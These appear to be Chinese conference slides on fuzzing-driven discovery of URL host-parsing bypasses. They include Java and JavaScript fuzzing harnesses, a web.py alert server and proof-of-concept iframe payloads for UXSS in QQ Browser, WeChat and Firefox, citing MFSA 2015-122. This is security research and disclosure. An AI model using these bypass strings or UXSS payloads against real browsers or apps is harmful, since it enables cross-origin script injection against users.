非主流Fuzzing的秘籍

- Fuzzing不只是的一种漏洞挖掘的方法，更是一种思想可以应用于各种场景
- Fuzzing的秘籍：“Just Do it” 中文知乎版：“整就牛”
- “跨维思维”：不要局限在原有的漏洞模型上，要多发散思维

非主流Fuzzing

- Bypass —> Fuzzing —>UXSS

Bypass –> Fuzzing –>UXSS

当前位置: WooYun >> 漏洞信息

漏洞概要

关注数(62) 关注此漏洞

缺陷编号: WooYun-2015-142738
漏洞标题: 360免费WIFI可远程控制用户行为(种马弹shell窃取信息) $
相关厂商: 奇虎360
漏洞作者: 瘦蛟舞
提交时间: 2015-09-22 11:45
公开时间: 2015-12-21 12:26
漏洞类型: 远程代
危害等级: 高
自评Rank: 15
漏洞状态: 厂商已
漏洞来源: http
Tags标签: 远程代码执行 客户端安全
分享漏洞: 分享到 0

2015-09-23 16:12 | rayh4c (普通白帽子 | Rank:240 漏洞数:23) 1

补上一个细节，java.net.URLStreamHandler.parseURL()的解析方法，没有考虑异常情况，导致new URL(url).getHost()取到的数据不正确，可能绕过host的安全检查。等漏洞公开。

8#

11人收藏 收藏

Bypass –> Fuzzing –>UXSS

- Bypass :
  - http://drops.wooyun.org\.360.cn —>new URL(str_1).getHost() 的结果为 360.cn 绕过判断
  - http://drops.wooyun.org\.360.cn —>浏览器访问的是http://drops.wooyun.org/.360.cn
- 原始漏洞模型：http://drops.wooyun.org[fuzz].360.cn —>对比new URL(str_1).getHost() 及 浏览器访问的结果

Bypass –> Fuzzing –>UXSS

- 基于原漏洞模型的Fuzzing 异常记录： python -m SimpleHTTPServer 80

```
*/
        for (int i=0; i<256;i++) {
            String str_1 = "http://192.168.1.102"+(char)i+".163.com";
        try {
            str_2 = new URL(str_1).getHost();
        } catch (Exception e) {
        }
        if (str_2.endsWith(".163.com")) {
            mTextView01.setText(str_2);
            webview = new WebView(this);
            webview.getSettings().setJavaScriptEnabled(true);
            webview.loadUrl(str_1 + "?i=" + (char) i);
            delay(300);
            Log.v("tag1234444",str_1);
        }
```

Bypass –> Fuzzing –>UXSS

- 结果：还是只有\
- 再总结思考：
  - 首先这个是一个典型的“标准不一致”带来的安全问题
  - 那么除了“new URL(str_1).getHost()”外还有没有其他的可能的攻击面？如js里的“document.domain”
- 于是继续设计了新的Fuzzing

Bypass –> Fuzzing –>UXSS

<body>

```
1  <body>
2  </body>
3  <script type="text/javascript">
4
5  function iframe_dom(script_filename,name) {
6      var d = window.document;
7      var newIframe = d.createElement('iframe');
8      newIframe.src=script_filename;
9      newIframe.name = name;
10     d.body.appendChild(newIframe);
11     return false;
12 }
13
14 for (var i = 0; i < 257; i++) {
15     iframe_dom("http://192.168.1.102"+String.fromCharCode(i)+".163.com",i);
16 }
17 </script>
18
```

Bypass –> Fuzzing –>UXSS

- sudo python f.py 80

import web

```
1  import web
2
3  urls = (
4      '/(.*)', 'index'
5  )
6
7  class index:
8      def GET(self, _):
9          return "<script>alert(document.domain+'||'+window.name+'||'+document.URL);</script>"
10
11 if __name__ == "__main__":
12     app = web.application(urls, globals())
13     app.run()
14
```

Bypass –> Fuzzing –>UXSS

- 结果:
  - android平台下QQ浏览器、微信、QQ UXSSQQ浏览器安卓版
  - poc: <iframe src="http:/ /192.168.1.102..163.com"></iframe>


17:41
document.
domain:1..qq.
com
确定


17:42
返回
1..qq.com
qq.com
确定

Bypass –> Fuzzing –>UXSS

- 结果:
  - 全平台下的Firefox UXSS漏洞
  - poc:

```
<body>
</body>
<script type="text/javascript">

function iframe_dom(script_filename,name) {
    var d = window.document;
    var newIframe = d.createElement('iframe');
    newIframe.src=script_filename;
    newIframe.name = name;
    d.body.appendChild(newIframe);
    return false;
}

var i=11; // 或者 var i=12;

iframe_dom("http://192.168.1.102"+String.fromCharCode(i)+".163.com",i);

</script>
```

Mozilla Foundation Security Advisory 2015-122

Trailing whitespace in IP address hostnames can bypass same-origin policy

ANNOUNCED November 3, 2015

REPORTER Michał Bentkowski

IMPACT **HIGH**

PRODUCTS Firefox, Firefox ESR, Thunderbird

FIXED IN
- Firefox 42
- Firefox ESR 38.4
- Thunderbird 38.4

Description

Security researcher **Michał Bentkowski** reported that adding white-space characters to hostnames that are IP addresses can bypass same-origin policy. This flaw was caused by trailing whitespaces being evaluated differently when parsing IP addresses instead of alphanumeric hostnames. This could lead to a cross-site script (XSS) attack.

> In general this flaw cannot be exploited through email in the Thunderbird product because scripting is disabled, but is potentially a risk in browser or browser-like contexts.

References

- White-spaces in host IP address, leading to same origin policy bypass (CVE-2015-7188)